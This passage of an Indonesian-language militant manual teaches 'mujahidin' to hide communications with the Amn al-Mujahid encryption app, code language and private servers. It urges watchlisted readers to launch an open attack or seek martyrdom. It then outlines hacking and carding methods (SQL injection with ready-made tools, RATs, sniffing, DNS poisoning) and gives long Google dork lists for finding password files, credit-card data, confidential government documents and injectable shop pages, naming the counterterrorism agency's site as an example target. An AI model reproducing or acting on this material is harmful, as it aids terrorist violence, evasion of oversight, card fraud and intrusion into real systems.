Apabila antum hendak berkomunikasi, langkah pertama adalah gunakan layanan chatting yang aman. Aman disini, adalah menggunakan standard encrypsi per-teks maupun enskripsi per titik (per node encryption). Enskripsi per teks adalah program chatting tersebut mampu merubah setiap kata dan huruf yang dikirimkan sehingga tidak bisa disadap. Enskripsi per titik adalah program chatting yang mampu merubah setiap jalur komunikasi yang digunakan. Banyak, layanan chatting yang menggunakan mode enskripsi tersebut.

4. Gunakan Program Enkripsi Eksternal

Selain menggunakan layanan chatting yang aman. Langkah selanjutnya adalah menggunakan program enkripsi eksternal yang memindahkan teks bersandi ke program lain yang digunakan untuk berkomunikasi (deskripsi dan enkripsi). Pilihan menggunakan program-program seperti amn-mujahidin dan program-program lain serupa bisa digunakan sepanjang tidak menyebarkan secara gegabah public key yang antum miliki.

5. Gunakan Bahasa Sandi Tersendiri

Fasilitas dan program-program pengamanan komunikasi belumlah cukup digunakan untuk komunikasi. Langkah selanjutnya adalah gunakan bahasa sandi yang hanya dimengerti kelompok dan sel antum. Gunakan istilah-istilah khas dan memori tentang suatu peristiwa yang khas untuk berkomunikasi dan menyampaikan pesan.

6. Rubah teks ke gambar

Perubahan bentuk tulisan ke gambar juga merupakan salah satu cara yang efektif untuk menyembunyikan komunikasi. Cara ini dirasa lebih bagus daripada teknik stenografi (menyembunyikan teks ke dalam gambar), karena teknik ini tidak memungkinkan script searching (pencarian bahasa pemrograman) untuk menemukan teks tersebut. Berbeda dengan teknik stenografi, dimana dengan teknik script searching tulisan tersebut relatif mudah dibuka dan dibaca.

7. Gunakan Server Internal


Selain menggunakan cara-cara client side (disisi pengguna, yaitu poin 1-6). Cara lain untuk berkomunikasi secara aman adalah gunakan server komunikasi pribadi. Misal bangun server IRC, server BNC, server game online, server smtp, server proxy, server TOR, dll sehingga memungkinkan meminimalisir penyadapan dari jalur eksternal. Penggunaan aplikasi bot dengan script jahat, sering menjadi alat penyadapan oleh kuffar.

8. Manual

Apabila teknologi diatas dirasa sudah tidak aman dan nyaman lagi. Metode terakhir adalah metode manual, dimana metode ini tetap aman dilakukan sepanjang nama antum tidak masuk daftar operasi pemantauan maupun black list saja.

Lalu bagaimana apabila nama kita sudah masuk ke daftar operasi musuh-musuh Allah maupun black list? pilih orang-orang terdekat, dan lakukan segera amaliah secara terbuka. Pilihannya tinggal antum tertangkap atau memilih syahid dalam kemuliaan??

MENGGUNAKAN AMN-MUJAHID



Salah satu ikhtiar antum untuk mengamankan komunikasi adalah dengan menggunakan aplikasi enskripsi. Aplikasi enskripsi adalah aplikasi yang menjadikan teks yang antum ketikkan menjadi bentuk teks yang sulit dibaca kecuali dengan aplikasi serupa dan dengan kata sandi yang antum miliki. Sehingga ketika ada orang lain yang mencoba membaca teks yang antum tulis dan kirimkan, tidak akan dapat membacanya tanpa password (kata sandi) yang antum miliki.


Namun sayangnya, beberapa ikhwah meski menggunakan kata sandi namun tetap ceroboh dengan mempublikasikan public key (kunci public) yang dia miliki kepada sembarang orang. Mempublikasikan *public key* kepada orang yang tidak antum kenal, membuka resiko supaya password antum dapat kebaca. Ketika, password antum diketahui oleh orang lain maka orang lain dapat membaca pesan-pesan tersebut.

Beberapa kalangan mengklaim penggunaan aplikasi enskripsi tersebut dapat aman 100%. Klaim ini tidak selalu benar, karena aplikasi enskripsi hanya mengurangi resiko kebocoran data dan informasi. Karena secara keamanan data dan jaringan, ada beberapa celah yang dapat digunakan baik dalam celah OS android, maupun dalam celah yang lain.

Saya tidak akan menguraikan celah-celah tersebut, karena celah tersebut berbahaya apabila diungkapkan dan menjadi senjata musuh-musuh islam untuk memerangi kaum muslimin. Namun ada beberapa hal yang

sebaiknya antum lakukan, sebelum antum menggunakan aplikasi amn mujahid:


1. Selalu pasang antivirus untuk mencegah adanya infeksi virus dan penyadapan jaringan.
2. Jangan mengaktifkan google account, karena aktifnya google account akan mengaktifkan beberapa fasilitas berbahaya dari google. Seperti google location, google backup data and restore, google drive backup, dll.
3. Sebaiknya antum tutup kamera depan handphone antum untuk menghindari kuffar mengambil gambar antum secara diam-diam menggunakan aplikasi tertentu dan virus.
4. Ketika men-*decrypt* ataupun meng-*encrypt* suatu pesan harus segera antum clear. Atau antum kembali ke menu awal aplikasi amn-mujahid tersebut. Hal ini untuk menghindari, apabila kuffar telah berhasil menembus handphone antum dan mampu membaca data antum.



5. Usahakan untuk mengganti public key antum secara berkala apabila terdapat kebocoran informasi.
6. Gunakan password yang kuat (terdiri dari campuran huruf capital dan huruf kecil, dan campuran dengan angka beserta symbol).


Cara Menggunakan Aplikasi Amn-Mujahid

1. Instal aplikasi amn-mujahid dari sumber yang terpercaya. Menginstal aplikasi amn-almujahid dari sumber-sumber lain dapat dikhawatirkan tersusupi virus.




Ukuran file aplikasi amn al-mujahed sebesar 1.03MB (1.087. 913bytes). Apabila lebih besar dari ini, maka dipastikan aplikasi tersebut tersusupi virus.

2. Setelah antum install aplikasi amn al-mujahed, maka yang harus antum lakukan adalah membuat *public key*. Caranya adalah buka *key management*, lalu klik *generate key.* Masukkan *username* dan *password* yang antum inginkan. Klik ok, dan tunggulah beberapa saat sampai antum mendapatkan public key.




3. Setelah antum berhasil meng-*generate key* antum, maka antum perlu memberikan *public key* antum kepada ikhwah yang ingin antum ajak komunikasi. Caranya adalah pilih *sender keys*, dan pilih key antum, lalu pilih *copy public key to clipboard*.




Pilihan ini memungkinkan antum memberikan langsung public key antum kepada orang lain secara langsung (tidak berupa file).

4. Setelah antum memiliki *public key*, yang kedua antum harus memiliki *public key* lawan bicara antum. Tanpa *public key* kedua belah pihak, komunikasi tidak akan berjalan.
5. Setelah antum mendapatkan *public key* lawan bicara antum, yang perlu antum lakukan adalah memasukkannya ke dalam aplikasi amn tersebut. Caranya adalah pilih *key managements*, lalu pilih *recipient keys*, lalu klik *import public key* dan masukkan *public key* lawan bicara antum dengan menklik *from text*.




   Masukkan username teman antum (sebaiknya menggunakan inisial dan samaran), dan pilih *paste from clipboard*. Lalu tekan OK.
6. Untuk berkomunikasi dengan kawan antum, maka antum kembali ke menu awal. Dan pilih *encrypt message*, lalu pilih *Recipient* (orang yang hendak antum kirimi pesan). Lalu tulis pesan tersebut di kotak pertama (dibawah tulisan *Paste From Clipboard*). Lalu klik *encrypt.* Maka di kotak kedua akan muncul tulisan terenskripsi yang dapat antum kirimkan ke lawan bicara antum. Caranya adalah klik *Copy Message to Clipboard.*

Enrypt message -> recipient -> ketik pesan -> encrypt -> copy message to clipboard.



7. Untuk membaca pesan dari teman antum, pilih *decrypt message*, lalu *paste from clipboard*. Lalu tekan *decrypt*, antum akan ditanyain tentang password yang antum punya saat membuat public key. Jika cocok, maka pesan akan keluar.



8. Alhamdulillah

CARA HACKING DAN CARDING

Memasuki bahasan berikutnya, penulis akan sedikit jabarkan garis besar teknik yang biasanya digunakan untuk hacking dan carding. Beberapa teknik yang biasa digunakan untuk hacking dan carding adalah. ***Pertama***, TEKNIK SQL INJECTION. SQL Injection adalah teknik untuk 'membuka' sebuah database sehingga bisa dibaca, diunduh, dan dimanfaatkan oleh pelaku. Sebuah database terkadang berisi data-data, termasuk data kartu kredit dan data berharga lainnya. Teknik SQL Injection ini juga memungkinkan seseorang untuk memanipulasi suatu data.

Sebagai contoh, dalam sebuah website online shop biasanya terdapat data-data transaksi. Selain untuk data-data transaksi tersebut, teknik SQL dapat digunakan untuk merubah sebuah transaksi. Sehingga sebuah barang yang misalnya mempunyai harga, misalnya Rp. 100.000, dapat diubah menjadi Rp. 100,-.

Teknik SQL Injection, biasanya diawali dengan teknik menscan port (lubang) suatu website/server. Menscan ini digunakan untuk mencari apakah dalam website/ server tersebut terdapat sebuah system database (seperti mysql, dll). Setelah mengetahui kelemahan suatu website, maka cukup menggunakan software (seperti havij, sql dumper, sql poison, dll) database tersebut, antum dapatkan dengan sekali klik. Terkadang teknik sql injection ini juga harus dibarengi pemahaman dasar tentang google dork yang akan kita bahas lebih lanjut, insha Allah.

Kedua, adalah TEKNIK EXPLOIT. Teknik exploit adalah teknik 'menyuntikkan' sebuah program / script ke dalam target agar semua yang dilakukan target dapat terbaca. Teknik exploit juga dikenal sebagai teknik RAT (Remote Access Trojan), dimana seseorang dapat mengendalikan sebuah host (computer, atau perangkat lain seperti handphone, dll) untuk

tujuan-tujuan tertentu. Misal, mengambil semua data yang ada dalam host tersebut.

Teknik exploit biasanya menggunakan program yang disusupkan ke dalam perangkat keras (hardware), ataupun perangkat lunak (software). Baik berupa virus, maupun program lainnya. Teknik exploit juga terkadang dapat disusupkan ke dalam chip IC yang digunakan bersamaan dengan teknik lain, seperti teknik sniffing.

Ketiga, adalah TEKNIK SNIFFING. Sniffing adalah aktifitas penyadapan yang dilakukan dalam jaringan yang sama untuk mengetahui data dan informasi yang melalui jaringan tersebut. Sniffing berasal dari kata sniff (mengendus) yang disamakan dengan aktifitas hewan yang mengendus barang-barang berbau tertentu. Oleh karenanya, teknik sniffing ini digunakan oleh intelijen untuk menyadap data dan informasi dalam suatu jaringan.

Ada beberapa teknik sniffing yang dilakukan : *Pertama*, on the protocol. Yaitu teknik penyadapan yang dilakukan di gateway untuk mengawasi data dan informasi yang dilalui oleh ip (gadget) di dalamnya. Gateway adalah penghubung antara satu gadget dengan gadget lainnya (ip satu dengan ip lainnya), dan dapat juga sebagai penghubung gadget (ip) dengan jaringan lain, semisal internet. Contoh mudahnya adalah, sebuah hp memiliki alamat ip address. IP address inilah yang 'membantu' hp tersebut untuk mengakses internet, yaitu dengan cara terhubung dengan server gateway provider.

Teknik *kedua* sniffing yang dilakukan adalah on the fly. On the fly dilakukan biasanya menggunakan software lain, seperti sebuah virus keylogger yang mampu menyadap semua data dan informasi, bahkan hingga teks yang antum ketik di sebuah media sosial atau email yang bahkan belum terkirim sekalipun. Hampir dikatakan 60% proses penyadapan adalah menggunakan virus keylogger.

Teknik *ketiga* sniffing yang biasa dilakukan adalah on the spot. Proses sniffing on the spot yaitu dengan cara memaksa menghubungkan jaringan gadget ke perangkat khusus. Sehingga gadget (hp) tersebut terhubung dengan perangkat khusus, dan bukan terhubung dengan tower BTS terdekat. Sniffing on the spot biasa dilakukan dengan modul IMSI catcher yang digunakan oleh instansi-instansi tertentu dalam tugas-tugas khusus mereka.

Keempat, adalah TEKNIK CACHE INJECTION. Cache injection adalah teknik memanfaatkan cache (tempat penyimpanan sementara) dalam sebuah perangkat keras (hardware, seperti pc, handphone, dll) untuk mengetahui data-data yang ada. Teknik ini adalah teknik kuno yang masih digunakan hingga saat ini. Bahkan teknik ini menjadi andalan ansharut taghut Indonesia ketika menangani sebuah kasus. Cukup dengan barang bukti sebuah gadget, maka mereka mengcopy semua cache untuk mempelajari komunikasi dan informasi yang diakses oleh pelaku. Sayangnya, banyak sekali ikhwah yang tidak memperhatikan penanganan dari teknik ini. Sehingga ketika ada pemeriksaan terhadap perangkat elektroniknya, maka itu yang menjadi bukti tersebut.

Teknik ini termasuk teknik yang sangat mudah. Cache browser, cache (log) percakapan telegram termasuk dalam kategori client side log (rekaman yang tersimpan disisi pengguna). Sehingga bisa diunduh dan diakses siapapun yang memegang perangkat elektronik tersebut. Aplikasi telegram sendiri, memiliki plain text sehingga dapat sewaktu-waktu dibaca tanpa perlu enskripsi terhadap teks tersebut. Oleh karenanya, kedisiplinan dalam membersihkan *cache* mutlak diperlukan untuk menjaga keamanan data dan jaringan.

Kelima, adalah TEKNIK DNS POISON. Teknik dns poisson adalah teknik ‘membelokkan’ dns dari server asli ke server palsu yang telah disiapkan. Seperti kita ketahui, bahwa DNS adalah alat yang menterjemahkan nomor ip server ke dalam sebuah nama. Antum ketika mengakses google.com

tidak perlu menghafal nomor ip google kan? Nah, fungsi DNS adalah menterjemahkan nama tersebut ke dalam ip google aslinya. Teknik DNS poisson ini adalah membelokkan sehingga DNS membelokkan ke bukan server ip google tersebut. Terkadang seorang administrator jaringan menggunakan teknik tersebut untuk mengalihkan serangan, sehingga penyerang system mengira system yang diserangnya adalah system asli.

Teknik DNS poison sebenarnya teknik yang sederhana. Teknik ini hanya perlu merubah konfigurasi host DNS (sebuah file yang mengatur penamaan DNS) sehingga dapat membelokkan dns. Terkadang pula, teknis DNS poison menggunakan virus untuk melakukan hal tersebut secara otomatis. Terkadang pula, DNS poison digunakan oleh administrator untuk membelokkan konten-konten tertentu, sehingga tidak diakses oleh pengguna. Teknik filterisasi konten radikal termasuk teknik DNS poison yang dilakukan toghut dan administratornya.

Teknik DNS poison terkadang pula digabungkan dengan teknik RAT yaitu ketika telah berubah file hosts DNS-nya, maka RAT digunakan untuk menyebarkan program dns poison dengan apa yang ada di dalam perangkat keras sasaran. DNS Poison juga dapat disisipkan ke dalam berbagai macam file. Seperti file dokumen, file gambar, bahkan file video. Sering pula, DNS poison juga dapat berjalan ketika kita mengakses situs-situs tertentu yang mengandung malware.

Teknik DNS poison memungkinkan seseorang dapat dikuasai akun media sosialnya, akun emailnya, bahkan dapat dikuasai akun perbank-annya. Tergantung berapa banyak server yang disiapkan sebelumnya yang berfungsi seolah-olah server aslinya.

GOOGLE DORK

Google dork adalah sebuah teknik yang memanfaatkan google untuk mencari file-file, dan data-data tertentu yang tidak bisa kita dapatkan dengan cara pencarian biasa. Caranya sederhana, tinggal masukkan perintah tertentu ke dalam mesin pencarian google, maka antum dapat menemukan sesuatu yang tidak seperti biasanya.

Bagaimana cara kerja google dork tersebut? Pada prinsipnya google adalah mesin pencari yang menjalankan algoritma crawl (menyerap) link-link sebuah website. Nah, saat crawling ini terkadang google juga mampu 'mengakses' sebuah file di website tersebut. Inilah yang dimanfaatkan oleh seorang ahli untuk mengetahui apakah website tersebut mampu ditembus oleh google/ tidak. Dan teknik crawling dan indexing (pengindeks-an) google ini menjadi standard kepopuleran sebuah website.

Dengan dork itulah, google mampu memunculkan file-file yang diinginkan. Terkadang antum dapat menyadap sebuah data dan informasi hanya dengan berbekal handphone dan website google. Seperti jurnal dan ebook berbayar, software berbayar, peta berbayar, aplikasi berbayar, bahkan film kualitas BlueRay.

Beberapa dork yang sering digunakan. Yang *pertama*, "Intitle:" ialah perintah untuk membatasi pencarian yang hanya menghasilkan judul yang mengandung informasi pada topik yang dimaksud. Sebagai contoh pada saat memasukkan perintah, "intitle:password admin" (tanpa tanda kutip) di mesin pencari. Mesin pencari akan mencari halaman yang mengandung kata "password" sebagai judulnya dengan prioritas utama "admin". Jika pada pencarian terdapat dua query pencarian utama, maka antum dapat menggunakan perintah "allintitle:" untuk pencarian secara lebih lengkap. Sebagai contoh pada pencarian "allintitle:admin mdb". Maka pencarian akan dibatasi pada dua subjek utama judul yaitu "admin" dan "mdb".

Kedua, adalah “inurl:” ialah perintah untuk membatasi pencarian yang hanya menghasilkan semua URL yang hanya berisi kata kunci informasi yang dimaksudkan. Sebagai contoh pencarian, ”inurl : database mdb”. Pencarian tersebut akan menghasilkan semua URL yang hanya mengandung informasi tentang “database mdb“. Seperti diketahui bahwa database berekstensi mdb dapat langsung diunduh dari website.

Hal yang sama juga berlaku pada perintah ini, jika terdapat dua query pencarian utama, maka antum dapat menggunakan perintah “allinurl:” untuk mendapatkan list url tersebut. Sebagai contoh pencarian “allinurl: etc/passwd“, pencarian akan menghasilkan URL yang mengandung informasi tentang “etc” dan “passwd”. Tanda garis miring slash (“/”) diantara dua kata etc dan passwd akan diabaikan oleh mesin pencari Google.

Ketiga, adalah “site:” ialah perintah untuk membatasi pencarian suatu query informasi berdasarkan pada suatu situs atau domain tertentu. Sebagai contoh pada pencarian informasi: “waveguide site:itb.ac.id” (tanpa tanda kutip). Pencarian akan mencari topic tentang waveguide pada semua halaman yang tersedia pada domain itb.ac.id.

Keempat, adalah “cache:” akan menunjukkan daftar web yang telah masuk kedalam indeks database Google.

Sebagai contoh:

“cache:bnpt.go.id”, pencarian akan memperlihatkan list yang disimpan pada Google untuk situs bnpt.go.id

Kelima, adalah “filetype:” ialah sintaks perintah pada Google untuk pencarian data pada internet dengan ekstensi tertentu (i.e. doc, pdf or ppt etc). Sebagai contoh pada pencarian:

“filetype:doc site:go.id confidental” (tanpa tanda kutip). Pencarian akan menghasilkan file data dengan ekstensi “.doc” pada semua domain go.id yang berisi informasi “confidential”.

Keenam, adalah “link:” ialah perintah pada Google yang akan menunjukkan daftar list webpages yang memiliki link pada webpage special. Sebagai contoh: “link:www.bnpt.go.id” akan menunjukkan daftar webpage yang memiliki point link pada halaman bnpt.go.id.

Ketujuh, adalah “related:” perintah ini akan memberikan daftar web pages yang serupa dengan web page yang di indikasikan. Sebagai contoh: “related:www.bnpt.go.id”, pencarian akan memberi daftar web page yang serupa dengan homepage bnpt.go.id.

Kedelapan, adalah “intext:” sintaks perintah ini akan mencari kata kata pada website tertentu. Perintah ini mengabaikan link atau URL dan judul halaman. Sebagai contoh: “intext:admin bnpt” (tanpa tanda petik), pencarian akan menghasilkan link pada web page yang memiliki keyword yang memiliki keyword admin.

Kesembilan, adalah perintah “index of” untuk digunakan mengakses webserver dengan direktori indeks browsing yang dapat diakses.. Hal tersebut merupakan sumber informasi yang sederhana dapat diperoleh, akan tetapi isi dari informasi seringkali merupakan informasi yang sangat penting. Informasi tersebut dapat saja berupa password akses atau data transaksi online dan hal yang sangat penting lainnya. Dibawah ini merupakan beberapa contoh penggunaan perintah “indeks of” untuk mendapatkan informasi yang penting dan sensitive sifatnya. Contoh:

Index of /admin
Index of /passwd
Index of /password
Index of /mail
"Index of /" +passwd

"Index of /" +password.txt
"Index of /" +.htaccess
"Index of /secret"
"Index of /confidential"
"Index of /root"
"Index of /cgi-bin"
"Index of /credit-card"
"Index of /logs"
"Index of /config"
"Index of /admin.asp"
"Index of /login.asp"

Perintah “inurl:” atau “allinurl:” dapat dikombinasikan dengan perintah yang lainnya seperti pada daftar dibawah ini :
inurl: /cgi-bin/cart32.exe
inurl:admin filetype:txt
inurl:admin filetype:db
inurl:admin filetype:cfg
inurl:mysql filetype:cfg
inurl:passwd filetype:txt
inurl:iisadmin
inurl:auth_user_file.txt
inurl:orders.txt
inurl:"wwwroot/*."
inurl:adpassword.txt
inurl:webeditor.php
inurl:file_upload.php
inurl:gov filetype:xls "restricted"
index of ftp +.mdb allinurl:/cgi-bin/ +mailto allinurl:/scripts/cart32.exe
llinurl:/CuteNews/show_archives.php
allinurl:/phpinfo.php
allinurl:/privmsg.php

allinurl:/privmsg.php
inurl:cgi-bin/go.cgi?go=*
allinurl:.cgi?page=*.txt
allinurul:/modules/My_eGallery

Penggunaan lain dari perintah “intitle:” atau “allintitle:” yang dikombinasikan dengan perintah lainnya antara lain :
intitle:"Index of" .sh_history
intitle:"Index of" .bash_history
ntitle:"index of" passwd
intitle:"index of" people.lst
intitle:"index of" pwd.db
intitle:"index of" etc/shadow
intitle:"index of" spwd
intitle:"index of" master.passwd
intitle:"index of" htpasswd
intitle:"index of" members OR accounts
intitle:"index of" user_carts OR user_cart
allintitle: sensitive filetype:doc
allintitle: restricted filetype :mail
allintitle: restricted filetype:doc site:gov
allintitle:*.php?filename=*
allintitle:*.php?page=*
allintitle:*.php?logon=*

Beberapa perintah lain yang dapat digunakan didalam google :
allintext:, allintitle:, allinurl:, bphonebook:, cache:, define:, filetype:, info:, intext:, intitle:, inurl:, link:, phonebook:, related:, rphonebook:, site:, numrange:, daterange

Extensi yang dapat dicari:
HyperText Markup Language (html)

Microsoft PowerPoint (ppt)
Adobe Portable Document Format (pdf)
Microsoft Word (doc)
Adobe PostScript (ps)
Microsoft Works (wks, wps, wdb)
Lotus 1-2-3 (wk1, wk2, wk3, wk4, wk5, wki, wks, wku)
Microsoft Excel (xls)
Microsoft Write (wri)
Lotus WordPro (lwp)
Rich Text Format (rtf)
MacWrite (mw)
Shockwave Flash (swf)
Text (ans, txt)

Pencarian Hasil Ujian
exam filetype: xls site: edu
ujian filetype: xls site: edu

Informasi financial
Filetype: xls “checking account” “credit card” -intext: Application -intext: Form
Intitle: “Index of” finances.xls

Mencari inbox e-mail
Intitle: Index.of inurl: Inbox (456) (mit mailbox)
Intitle: Index.of inurl: Inbox (inurl: User OR inurl: Mail) (220)

Mendeteksi OS
"Microsoft-IIS/5.0 server at”
Intitle: “Welcome to Windows 2000 Internet Services” IIS 5.0
Intitle: Test.Page.for.Apache seeing.this.instead
Intitle: Test.page “SSL/TLS-aware”

Mencari password
Inurl: etc inurl: passwd
Intitle: “Index of..etc” passwd
"# -FrontPage-" inurl: service.pwd
Inurl: admin.pwd filetype: pwd
Filetype: inc dbconn
Filetype: inc intext: mysql_connect
Filetype: ini +ws_ftp +pwd
Filetype: log inurl: “password.log”

Mencari User Name
+intext: "webalizer" +intext: “Total Usernames” +intext: “Usage Statistics for”

Mencari License Key
Filetype: lic lic intext: key

Sensitve Directories Listing
Intitle: “Index of” cfide
Intitle: index.of.winnt
Intitle: “index of” iissamples

Beberapa Dork Yang Dapat Dikembangkan lagi :
productlist.php?id=
index.cfm?CategoryID=
cat.cfm?ID=[t]&SubMenu=
cart/cart.asp?id=
viewproduct.asp?ID=
addtocart.cfm?DN=ShoppingCart.cfm&ai=
haircare_product_detail.php?id=

content.php?pgID=
categories.php?cid=
products.php?cid=
cat.php?cat=
product.php?id=
Products.asp?cat=
productlist.asp?openmenu=Cooking&Pagename=
productdetails.php?id=
catalog-detail.php?ID=
view_product.php?product_id=
store/wapitem.php?item_id=
detail.php?cat_id=
item.php?id=
catalog/product_info.php?products_id=
item_look.php?id=
product_detail.php?id=
product.asp?ID=
content.php?pgID=
bookSingle.php?bookId=
item.asp?ItemId=
basket/cart.asp?id=
view_product.php?id=
categories.asp?cat=
product-details.php?id=
categories.cfm?category_id=
products_list.cfm?CategoryID=
store/view/cart/item_category.cfm?VID=
store/basket.asp?ProductID=
category.asp?categoryid=
cat.php?category_id=
product_list.php?cat_id=
cat.php?category_id=

category.asp?categoryid=
products/detail.php?product_id=
otherpages/omnipage.php?page_id=
detail.php?cat_id=182&sub_categoryID=
categories.cfm?category_id=
show_products.php?p_id=
store/wapitem.php?item_id=
product_details.asp?pid=
prodcat.asp?prodtype=
inurl:merchandise/index.php?cat=
productlist.asp?catalogid=
Category.asp?category_id=
Category.cfm?category_id=
category.asp?cid=
category.cfm?cid=
category.asp?cat=
category.cfm?cat=
category.asp?id=
index.cfm?pageid=
